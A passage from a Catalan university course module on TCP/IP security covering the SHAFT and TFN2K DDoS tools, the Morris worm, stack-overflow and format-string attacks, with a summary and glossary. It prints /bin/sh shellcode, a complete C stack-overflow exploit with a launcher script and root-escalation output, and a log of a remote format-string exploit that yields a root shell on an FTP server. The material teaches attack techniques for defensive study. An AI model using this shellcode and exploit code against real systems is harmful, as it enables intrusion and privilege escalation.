Atacant		20432/TCP	
ShaftMaster			18753/UDP
ShaftNode		20433/UDP	

Esquema de comunicacions de SHAFT

Shaft, al igual que TFN, utilitza el protocol UDP per a transmetre els missatges entre els *Shaftmasters* i els *Shaftnodes*. Per altra banda, l'atacant es connecta via Telnet a un *Shaftmaster* utilitzant una connexió fiable (utilitza TCP). Una vegada connectat, es demana un password per a autoritzar el seu accés.

La **comunicació** entre Shaftmasters i Shaftnodes es realitza mitjançant UDP (que no és fiable). Per això, Shaft utilitza una tècnica de ***tickets*** per tal de mantenir l'ordre de la comunicació i poder assignar a cada paquet un ordre de seqüència.

La combinació de *contrasenyes* i *tickets* són utilitzades per els *Shaftmasters* per tal de transmitre les ordres cap als *Shaftnodes*, que verifiquen que siguin correctes.

Tribe Flood Network 2000

Analitzarem per últim una revisió de l'eina TFN que permet llençar atacs de denegació de servei distribuïts contra qualsevol màquina connectada a la xarxa.

L'arquitectura bàsica on existeix un atacant que utilitza clients per a gobernar els distints dimonis instal·lats a les màquines captades es manté, de forma que el control d'aquest tipus d'atacs manté la premisa de tenir el màxim nombre d'ordinadors segmentats, de forma que si un client és neutralitzat, la resta de la xarxa continua sota control. Les noves característiques afegides a Tribe Flood Network 2000 (TFN2K) són principalment:

- Les Comunicacions *Mestre-Esclau* es realitzen via protocols TCP, UDP, ICMP o els tres a la vegada de forma aleatòria.

- Els atacs tornen a ser els mateixos (*ICMP Flooding*, *UDP Flooding*, *SYN Flooding* i Smurf). Tot i això, el dimoni pot ser programat per a que alterni entre aquests quatre tipus d'atac, per a dificultar la detecció pels sistemes tradicionals de seguretat.

- Les capçaleres dels paquets de comunicació *Mestre-Esclau* són ara aleatòries, excepte en el cas de ICMP (on sempre s'utilitza `echo-reply`). D'aquesta forma s'evita la detecció per patrons de comportament.

- Totes les comandes són xifrades. La clau es defineix en temps de compilació i s'utilitza com a contrasenya per a accedir al client.

- Cada dimoni genera un procés fill per a cada atac, provant de diferenciar-se entre sí pels arguments i paràmetres que es passen a l'executar-se. A més, s'altera el seu nom de procés per a passar per un procés més del sistema.

1.6. Deficiències de programació

En aquest últim apartat analitzarem algunes de les errades de programació més greus que podem trobar en aplicatius de xarxa, com exemple de l'últim tipus de vulnerabilitats associades al model de comunicacions TCP/IP. En realitat, aquest tipus de vulnerabilitats haurien de ser considerades com a debilitats de seguretat a nivell de sistema operatiu més que deficiències de l'arquitectura de xarxa TCP/IP. Tot i així, s'han inclòs en aquest mòdul didàctic ja que són vulnerabilitats associades als serveis proporcionats sobre TCP/IP i perquè generalment són vulnerabilitats executades des de la xarxa, explotant unes deficiències de seguretat en l'aplicatiu servidor del servei.

Qualitat del *software*

Els sistemes operatius i en general les aplicacions de codi obert solen ser estudiats en major profunditat i per un col·lectiu de programadors i usuaris molt gran. Per aquest fet, les vulnerabilitats existents a causa d'errors en la programació solen estar més controlades.

La major part d'aquestes deficiències de programació poden suposar un forat en la seguretat de la xarxa a causa de situacions no previstes com per exemple:

- Entrades no controlades per l'autor de l'aplicatiu que poden provocar accions mal intencionades i execució de codi maliciós.
- Ús de caràcters especials que permeten accessos no autoritzats al servidor del servei.
- Entrades inesperadament llargues que provoquen desbordaments de la pila que impliquen l'execució d'accions no esperades.

El cuc ...

... d'en Robert Morris va ser capaç de col·lapsar gran part dels sistemes existents a Internet en aquell moment, provocant gran commoció respecte a la seguretat a les xarxes TCP/IP.

Sendmail

L'aplicatiu **sendmail** és el servidor de correu electrònic (protocol SMTP) més conegut i ha representat un malson de seguretat des que van aparèixer els primers problemes de seguretat l'any 1988. Precisament per ser el servidor de correu electrònic més popular i per tractar-se d'un programa que viola el principi del privilegi mínim (sendmail s'executa amb privilegis d'administrador), durant anys va ser el blanc de nombrosos atacs.

Un exemple d'atac que s'aprofitava d'aquestes deficiències de programació va ser el famós cuc d'en Robert Morris, Jr. Aquest atac contra la xarxa Internet es va produir el 2 de novembre de 1988, quan aquest estudiant va generar un cuc que s'aprofitava de dos errades de programació en dos aplicatius de servei d'Internet: la primera deficiència estava associada al mode de depuració del dimoni `sendmail` i la segona era relativa al dimoni `fingerd` (que implementa la identificació mitjançant peticions finger) dels sistemes Unix.

L'objectiu final dels atacs que exploten deficiències de programació és la possibilitat de poder executar codi arbitrari en el sistema operatiu sobre el que s'està executant el servidor vulnerable. Generalment, aquest codi arbitrari consistirà en l'execució d'un codi en ensamblador (més conegut com *shellcode*) que permet la posterior execució de comandes d'administració amb els privilegis de l'usuari administrador del sistema, és dir, amb tots els permisos possibles.

Els atacs que permeten explotar aquest tipus de deficiències es presenten generalment en forma de binaris (programes executables) ja compilats per al sistema operatiu on s'està executant el servidor (més coneguts amb el nom d'*exploits*).

Descarregar *exploits* d'Internet

La idea de visitar pàgines web d'Internet per tal de trobar exploits ja creats i posar-se a provar els seus efectes no es gens recomanable. Tot i que aconseguir el codi font d'aquests exploits es generalment possible, es molt probable que a causa del desconeixement del usuari en quant al tema no li permeti percebre que aquest exploit pot ser en realitat un atac contra la seva pròpia màquina.

Un ***exploit*** és un programa escrit en C o ensamblador que força les condicions necessàries per a aprofitar-se d'un error de seguretat subjacent.

Existeixen infinitat d'exploits per a servidors d'aplicacions d'Internet (servidors d'imap, pop3, smtp, ftp, httpd, etc.) i generalment es poden trobar disponibles a Internet ja compilats o en forma de codi font.

Analitzarem a continuació, com a exemples de deficiències de programació, els atacs de desbordament de la pila d'execució*, juntament amb les tècniques d'explotació de cadenes de format**.

* En anglès, *Stack Smashing*.
* En anglès, *Format String*

1.6.1. Desbordament de la pila d'execució

L'atac de desbordament de la pila d'execució es basa en la possibilitat d'escriure informació més enllà dels límits d'una tupla emmagatzemada en la pila d'execució associada a la rutina d'un programa on aquesta tupla està definida. D'aquesta forma, es pot aconseguir corrompre la pila d'execució, modificant el valor de retorn de la crida a la funció, i causant un canvi en el flux d'execució cap a una direcció arbitrària (introduïda en les dades de la pila a partir del mateix atac).


Lectura recomenada

Una de les millors lectures per entendre el correcte funcionament dels atacs de desbordament de la pila d'execució es l'article d'*Aleph One* anomenat *Smashing the Stack for Fun and Profit*. El podeu trobar al número 49 de la revista digital Phrack (`www.phrack.org`).

Serà possible aconseguir l'exit d'aquest atac en aquells programes que utilitzen funcions de manipulació de *buffers* que no comproven els límits de les estructures de les dades, com per exemple la funció `strcpy()`, en comptes de les que sí ho fan (per exemple, la funció `strncpy()`. En el següent exemple, en el moment de cridar a la funció `f()` durant l'execució d'aquest programa:

```
[usuari@victima /]$ cat a1.c

void f (int a, int b) {
char buffer[100];
}
void main() {
f(1,2);
}

[usuari@victima /]$ gcc a1.c -o a1
[usuari@victima /]$ ./a1
```


la situació de la pila d'execució quedaria com segueix:



En aquest altre exemple,


```
[usuari@victima /]$ cat a2.c
void f(int a, int b, int c) {
   char buf1[5];
   char buf2[10];
   *(buf1 + 12)+=8;

int main() {
  int x;
  x = 0;
  f(1,2,3);
  x = 1;
  printf("%d\n",x);
}

[usuari@victima /]$ gcc a2.c -o a2
[usuari@victima /]$ ./a2
0
```

veiem com després de la crida a la funció `f()` durant l'execució del programa, el valor de retorn emmagatzemat a la pila d'execució és modificat per a que una de les instruccions (`x=1`) sigui ignorada. La situació de la pila d'execució durant la crida a la funció f() quedaria com segueix:



Per a poder portar a terme aquesta tècnica de desbordament és necessari conèixer informació molt precisa de l'arquitectura del sistema on s'està executant el programa, tant de l'arquitectura de la CPU subjacent, com del sistema operatiu sobre el que es proveeix el servei a atacar. Dins d'aquesta informació és necessari conèixer, per exemple, el sentit de creixement de la pila d'execució (pot ser cap a adreces menors o majors de memòria), la definició del punter de pila (sí aquest referència a l'última posició ocupada en la pila o a la primera posició lliure), etc.

Així mateix, es requereix conèixer també en detall l'ordre en el que es dipositen els diferents elements en la pila: el punter de marc anterior (SFP), la direcció de retorn (RET), les variables locals, els paràmetres passats a la funció,etc. Amb tota aquesta informació, es podrà introduir un valor en la posició de la direcció de retorn que modifiqui el flux d'execució just al punt que es desitgi, és dir, una posició de memòria on s'hi hagi emmagatzemat prèviament el codi a executar. Generalment, aquest acostuma a ser el codi en ensamblador necessari per a obrir una consola de sistema (*shellcode*).



Generalment, l'objectiu d'aquests atacs sobre sistemes Unix acostuma a ser l'execució d'una consola de sistema (una *shell*) amb els permisos associats a l'usuari amb el que el servei atacat s'està executant. Si aquest usuari és l'administrador del sistema, això implica disposar de tots els privilegis sobre els recursos de l'equip.

Una vegada que es disposi de tota la informació comentada, s'utilitzarà un punter contra la direcció de memòria que conté el valor de la direcció de retorn per a modificar-lo. El valor introduït apuntarà a la direcció de la pila en la que s'hi hagi emmagatzemat el codi corresponent.

A causa que la major part d'aquests atacs acostuma a deixar el codi a executar directament en la pila, aquest ha d'ésser codi ensamblador per a la seva correcta execució. Per fer això, es pot compilar el font d'aquest codi amb l'opció de generació del propi codi ensamblador associat o extreure aquest mitjançant una utilitat de depuració.

A continuació veurem un petit exemple sobre els passos necessaris per a transformar un codi en llenguatge C per obtenir l'execució d'una consola de sistema en un entorn GNU/Linux, i la seva transformació a codi ensamblador.

- En primer lloc, construïm un codi font en llenguatge C amb les funcions necessaries per a obrir dins de la seva execució la consola de sistema corresponent al binari `/bin/sh`, i el compilem sobre un sistema operatiu GNU/Linux:

```
[usuari@victima /]$ cat s.c

#include <stdio.h>
void main() {
 char *name[2];
 name[0] = "/bin/sh";
 name[1] = NULL;
 execve(name[0], name, NULL);
 exit(0);
}
```

- Mitjançant l'eina de depuració **gdb** analitzem el codi ensamblador associat al codi que hem compilat, per a realitzar un nou codi en C que executi directament aquestes instruccions en ensamblador:

```
[usuari@victima /]$ gcc -o s -ggdb -static s.c
[usuari@victima /]$ gdb s
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
0x800014e <main+30>:    call   0x80002bc <__execve>
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
(gdb) disassemble __execve
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
```

- Construïm un segon programa en C per a comprobar que la crida que realitzem funciona correctament:

```
[usuari@victima /]$ cat s.c
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

- Per últim, construïm un nou programa en C per a comprobar el correcte funcionament del codi ensamblador anterior. En aquest programa es coloquen cada una de les instruccions del codi en ensamblador mitjançant el seu codi d'operació en hexadecimal (aconseguit novament a partir de l'utilitat de depuració `gdb`).

  Aquests codis d'operació els assignem a una variable de tipus cadena de caràcters anomenada `shellcode` i fem saltar el flux d'execució cap a la zona de la pila a on es troba aquesta depositada aquesta variable:

```
[usuari@victima /]$ cat test.c
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31 \xc0\x88\x46\x07\x89\x46\x0c"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}

[usuari@victima /]$ gcc -o test test.c
[usuari@victima /]$ ./test
$ exit
[usuari@victima /]$
```

Execució local d'atacs de desbordament de pila

L'execució d'atacs basats en desbordament de la pila d'execució d'aplicacions vulnerables (programes que presenten aquesta deficiència de programació) requereix tècniques més avançades. Una d'aquestes tècniques es la injecció de codi ensamblador (amb el `shellcode` adequat) mitjançant pas d'arguments, juntament amb la utilització de referències relatives a aquest codi injectat.

L'ús de referències relatives es necessari ja que l'aplicació que està realitzant l'atac (l'*exploit*) desconeix la posició absoluta en memòria, o el que és el mateix, l'estat de la pila en el moment de la execució del programa vulnerable.

Així mateix és necessari realitzar un tractament al contingut del codi injectat en memòria, per a evitar l'existència d'elements `NULL` que podrien concloure la lectura del codi ensamblador associat. Si aquesta situació es produeix, l'execució del programa vulnerable finalitzarà en la seva totalitat.

També serà necessari simular una condició de finalització correcta, tant si realment és així, com si passa algún problema en les crides al sistema, de forma que en cap cas finalitzi l'execució de l'aplicació vulnerable a l'intentar realitzar l'atac.

Altre aspecte a tenir en compte és la possible variació de la posició en la pila del codi injectat. Així, és possible apuntar a adreces de memòria no permeses a l'hora de cercar el codi injectat a la pila d'execució. Per a evitar-ho, seria necessari averiguar la mida del *buffer* sobre el que l'atac aplicarà el desbordament, així com el desplaçament necessari sobre la pila.

A continuació veurem un exemple d'execució local d'un atac de desbordament contra una aplicació vulnerable:

- En primer lloc, codifiquem en llenguatge C una aplicació vulnerable i la compilem:

```
[usuari@victima /]$ cat v.c

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[512];
 setuid(0);
 strcpy(buffer,argv[1]);
}


[usuari@victima /]$ gcc -o v v.c
```

- En segon lloc, codifiquem, també en llenguatge C, un *exploit* que realitzarà un atac de desbordament de pila contra el programa anterior i el compilem. Per a realitzar l'atac, aquest exploit construirà un shellcode que més endavant s'injectà al codi vulnerable.

```
[usuari@victima /]$ cat exploit.c
#include <stdlib.h>
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void){
__asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {
  char *buff, *ptr;long *addr_ptr, addr; int i, bsize;
  bsize  = atoi(argv[1]); buff = malloc(bsize);
  addr = get_sp();  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4) *(addr_ptr++) = addr;
  for (i = 0; i < bsize/2; i++) buff[i] = 0x90;
  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++) *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';
  printf("%s",buff);
}

[usuari@victima /]$ gcc -o exploit exploit.c
```

Per a facilitar la cerca del codi injectat sobre l'aplicació vulnerable, al davant del `shellcode` de l'exploit s'utilitzarà una cadena plena de codis NOP*, per a utilitzar part de memòria com a trampolí** cap el codi del *shellcode*.

- Per a realitzar l'injecció del `shellcode` generat a l'exploit anterior, realitzem el següent guió de sistema i l'executem:

* **No Operation.** Aquest codi en ensamblador indica al processador que no faci res. Tan sol s'utilitza per a incrementar el contador de programa.
* Aquesta cadena de plena de codis NOP es coneix amb el nom de *Sledge* (trampolí).

```
[usuari@victima /]$ cat launcher.sh
for i in `seq 500 700`;do
  a=`./e $i`;
  ./v $a;
  echo "bsize==$i";
done

[usuari@victima /]$ launcher.sh
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==500
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==501
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==528
sh$
sh$ whoami
usuari
sh$ exit
bsize==529
^C
```

- Com veiem a la figura anterior, amb un tamany de buffer de 528, s'aconsegueix realitzar amb exit l'atac de desbordament de pila sobre l'aplicació vulnerable. Però, com que aquest programa vulnerable s'està executant amb privilegis d'usuari normal, la consola de sistema que l'atac aconsegueix executar ho farà amb els mateixos privilegis.

  Per a comprobar el risc a la seguretat real que l'exemple anterior pot suposar, simulem a continuació que el programa vulnerable es en realitat un aplicatiu de sistema que pertany a l'usuari administrador de sistema i que te activat a més el bit de `setuid`.

  Amb aquestes modificacions, tornem a executar el guio de sistema anterior, i comprobem com un usuari amb privilegis normals pot aconseguir realitzar una escalada de privilegis mitjançant la realització de l'atac:

```
[usuari@victima /]$ ls -la v
-rwxr-xr-x    1 usuari    usuari       13622 Apr  1 09:43 v

[root@victima /]$ su
[root@victima /]$ chown root v
[root@victima /]$ chmod +s v
[root@victima /]$ exit

[usuari@victima /]$ launcher.sh
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==500
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==501
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==528
sh$
sh$ whoami
root
sh$ exit
bsize==529
^C
```

1.6.2. Explotació de cadenes de format

Els atacs d'explotació de cadenes de format es produeixen a l'hora d'imprimir o copiar una cadena de caràcters des d'un buffer sense les comprobacions necessaries.

Suposem, per exemple, que un programador que pretén imprimir el contingut d'un buffer amb una sentència `printf("%s", buffer)` ho codifica per error com a `printf(buffer)`.

Tot i que el resultat funcional és el mateix, el resultat tècnic és molt diferent, ja que aquesta sentència genera un forat de seguretat en el codi que permetrà controlar el flux d'execució.

Encara que el programador li indica a la funció el buffer a imprimir, la sentencia `printf()` l'interpreta com una cadena de format, és dir, pretén trobar en el seu contingut caràcters de format especials, com per exemple `"%d", "%s", "%x"`. Per cada un dels caràcters de format, un nombre variable d'arguments serà extret de la pila d'execució.

A causa d'aquest error, l'atacant podría accedir a valors de la pila d'execució que es trobin al mateix segment de memoria que la cadena de format. Aquesta deficiència li permetrà, per tant, obtenir el control necessari per a escriure a alterar el fluxe de la execució per a executar un `shellcode`.

Com ja sabeu, la sentència `printf()` (entre d'altres), a part de les utilitats pròpies de la funció per a imprimir nombres enters, cadenes de caràcters i delimitar la longitud dels camps a imprimir, ens permet altres funcionalitats:

1) Obtindre en qualsevol moment el nombre de caràcters en la sortida. Així, al trobar-se un caràcter de format especial com `"%n"`, el nombre de caràcters en la sortida abans de trobar aquest camp s'emmagatzemarà a la següent zona de memoria:

```
int x = 100, i = 20, valor;
printf("\%d \%n \%d", x, &valor, i);
```

2) El caràcter de format `"%n"` retornarà el nombre de caràcters que haurien d'haver-se emès a la sortida, i no el nombre dels que realment es van emitir.

Tot i que al donar format a una cadena de caràcters en un buffer de mida fixe la cadena s'hagués truncat, el valor retornat per `"%n"` serà el desplaçament original de la cadena (s'hagi o no truncat). Per a comprobar-ho, podem veure com en el següent codi la variable `valor` retorna 100 en comptes de 20.

```
[usuari@victima /]$ cat a.c
int main(){
  char buf[20];
  int valor, x=0;
  snprintf(buf, sizeof(buf), "%.100d%n ",x, &valor);
  printf("%d",valor);
}

[usuari@victima /]$ gcc a.c -o a
[usuari@victima /]$ ./a
100
```

Així doncs, mitjançant la manipulació correcta de funcions com `sprintf()` i `printf()` es poden escriure caràcters en la pila d'execució. Concretament, es podrà modificar l'informació de la pila que indica el nombre de bytes indicats per `"%n"`, en la direcció que se li indiqui a la funció a través de la cadena de format (ja que aquest valor es deposita en la pila, per a que actuï com el següent argument).

El valor a escriure pot ser manejat com es desitgi ja que, com hem vist, amb la cadena de format `"%.numerod"`, s'afegeix el valor als caràcters existents realment abans de `"%n"` en el buffer.

Al igual que en els atacs de desbordament de pila, mitjançant aquesta tècnica és possible modificar el valor desitjat de quasi qualsevol direcció de memòria. Aquest fet pot utilitzar-se per a sobrescriure la comanda de sistema a ser executada, l'identificador d'usuari associat a un programa, el valor de retorn d'una funció per canviar el flux d'execució d'un procés cap a un `shellcode`, etc.

Execució remota d'explotacions de cadenes de format

Veurem a continuació l'execució remota d'un atac d'explotació de cadenes de format contra un servidor de ftp real.

En aquest exemple, podem veure com es compleixen les mateixes condicions que hem vist en els casos anteriors, amb la diferència que ara es realitzarà sobre un aplicatiu que serveix serveis de forma remota a través d'Internet:

De igual manera que en altres exemples, construïm un guió de sistema per a realitzar l'execució de l'*exploit* de forma continuada contra un servidor de ftp que es troba a l'adreça IP `10.0.0.4`:

```
[usuari@victima /]$ cat launcher2.sh
for i in `seq 1 500`;do
   echo "Intent n°: $i";
   ./$1 $2;
done

[usuari@victima /]$ ./launcher.sh exploitFtp 10.0.0.4
Intent n°: 1
200-31 bffff368 1ee bfffd2f0 +bfffceec |0
200  (end of '%x %x %x %x +%x |%x')
Ret location befor: 0
Ret      location : bfffce94
Proctitle addres  : 807347b and 134689915
tmp 1  : 0x62626262
tmp 2  : 0x0
tmp 1  : 0x25662e25
tmp 2  : 0x0
...
...
tmp 1  : 0x2e25662e
tmp 2  : 0x0
./launcher2.sh: line 3: 30003 Segmentation fault
...
...
...
Intent n°: 23
----------------
200-31 bffff368 1ee bfffd2f0 +bfffceec |0
200  (end of '%x %x %x %x +%x |%x')
Ret location befor: 0
Ret      location : bfffce94
Proctitle addres  : 807347b and 134689915
tmp 1  : 0x62626262
tmp 2  : 0x0
tmp 1  : 0xbfffce94
 --> 24 <-- Ok!!!
 --> 23 <-- Ok!!!
 Obrint una shell...
200-aaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbÎÿ¿-2-2000-
2000000000000000000000000000000nan00000000-
...
...
000000000000000000000000000000000000000000000000000

whoami
root
```

Com veiem a la figura anterior, després de realitzar 22 intents, l'atac es produeix satisfactòriament i l'usuari que executa l'atac obté una consola de sistema a l'equip remot amb privilegis d'usuari administrador.

Resum

L'objectiu d'aquest primer mòdul didàctic ha estat el de presentar de forma pràctica alguns exemples de com vulnerar la seguretat de la família de protocols TCP/IP.

Durant l'exposició de cada capítol hem vist alguns dels atacs existents contra la seguretat en cada una de les capes d'aquest model de xarxa.

L'origen de molts d'aquests atacs ha existit fora de l'entorn informàtic des de fa molts anys, com per exemple la manipulació d'informació, la suplantació d'identitats, la difusió de falsos rumors per a modificar l'opinió pública. La seva solució d'aquests problemes no passa tan sols per l'anàlisis tècnic dels sistemes informàtics, sinó també pel de la comprensió de tots aquells factors sociològics que afecten al ser humà.

Tot i així, des d'un punt de vista tècnic, el risc existent d'una mala utilització dels protocols de cada una de les capes,juntament amb les deficiències de programació dels aplicatius existents per a oferir serveis a traves d'Internet, son problemes de seguretat que si poden ser solucionats.

En els següents mòduls didàctics veurem com evitar i protegir-se d'aquests atacs des del punt de vista tècnic. Aquests mòduls estan orientats a explicar de forma didàctica les tasques necessaries per aconseguir aquest objectiu. De forma molt resumida, aquestes tasques ajudaran a implementar les següents necessitats:

- **Prevenció i protecció -** mitjançant la instal·lació de sistemes tallafocs i de mecanismes criptogràfics per a garantir la privacitat i integritat de la informació en les comunicacions, serà possible arribar a aconseguir un primer nivell de prevenció i protecció contra la major part del atacs que hem vist.

- **Autenticació -** L'autenticació n'és possiblement una de les necessitats més important, atès que el fet d'aconseguir privacitat i integritat no tindria cap sentit si no es garantís la identificació del destinatari. Mitjançant l'utilització de protocols criptogràfics d'autenticació forta serà possible garantir aquesta necessitat.

- **Detecció i resposta-** Així com els elements anteriors els hem identificat com bàsics i imprescindibles per a poder oferir un nivell de seguretat mínim, es necessari l'utilització de mecanismes complementaris per a poder detectar els atacs que no s'hagin pogut evitar i prendre les accions necessaries per a poder neutralitzar-los.

Glossari

Address Resolution Protocol (ARP): Protocol d'Internet que associa adreces IP en adreces MAC.

ARP: Vegeu *Address Resolution Protocol*.

denegació de servei (DoS): Atac que fa un apropiació exclusiva d'un recurs o servei amb la intenció d'evitar qualsevol accés a terceres parts. En anglès, *deny of service*.

desbordament de la pila d'execució: Possibilitat de corrompre la pila d'execució per tal de modificar el valor de retorn d'una crida a funció i provocar l'execució d'un codi en ensamblador.

DoS: Vegeu *denegació de servei*.

empremta identificativa: Informació molt precisa d'un sistema o d'una xarxa en concret. En anglès,*fingerprinting*.

escàner de vulnerabilitats: Aplicatiu que permet comprovar si un sistema és vulnerable a un conjunt de problemes de seguretat.

escoltador de xarxa: Aplicatiu que intercepta tota la informació que passi per la interfície de xarxa a la que estigui associat. En anglès, *Sniffer*.

exploit: Aplicatiu, generalment escrit en C o ensamblador, que força les condicions necessàries per a aprofitar-se d'un error de programación que permet vulnerar la seva seguretat.

exploració de ports: Tècnica utilitzada per a identificar els serveis que un sistema ofereix.

explotació d'un servei: Activitat realitzada per un atacant per tal de fer-se amb privilegis d'administrador abusant d'alguna deficiència del sistema o de la xarxa.

fingerprinting: Vegeu *empremta identificativa*.

firewall: Vegeu *tallafocs*.

fragmentació IP: Procés de divisió d'un datagrama IP en fragments de menor longitud.

Internet Control Message Protocol (ICMP): Protocol encarregat de realitzar el control de flux dels datagrames IP que circulen per la xarxa.

ICMP: Vegeu *Internet Control Message Protocol*.

Internet Protocol (IP): Protocol per a la interconnexió de xarxes.

IP: Vegeu *Internet Protocol*.

IP flooding: Atac DoS que es basa en una inundació massiva de la xarxa mitjançant datagrames IP.

Maxim Transfer Unit: Mida màxima d'un datagrama IP dins d'una xarxa.

MTU: Vegeu *Maxim Transfer Unit*.

Requests for Comments: Conjunt de documents tècnics i notes organitzatives sobre Internet.

reensamblat IP: Procés de reconstrucció d'un datagrama IP a partir del seu fragments.

RFC: Vegeu *Requests for Comments*.

rootkit: Recopilació d'eines utilitzades en un atac d'intrusió per a garantir l'ocultació d'empremtes, garantir futures connexions, realitzar altres atacs al sistema, etc.

shellcode: Codi ensamblador injectat a memoria que un exploit tractarà d'executar.

sniffer: Vegeu *escoltador de xarxa*.

stack smashing: Vegeu *desbordament de la pila d'execució*.

SYN flooding: Atac DoS que es basa en no completar intencionadament el protocol d'intercanvi del TCP.

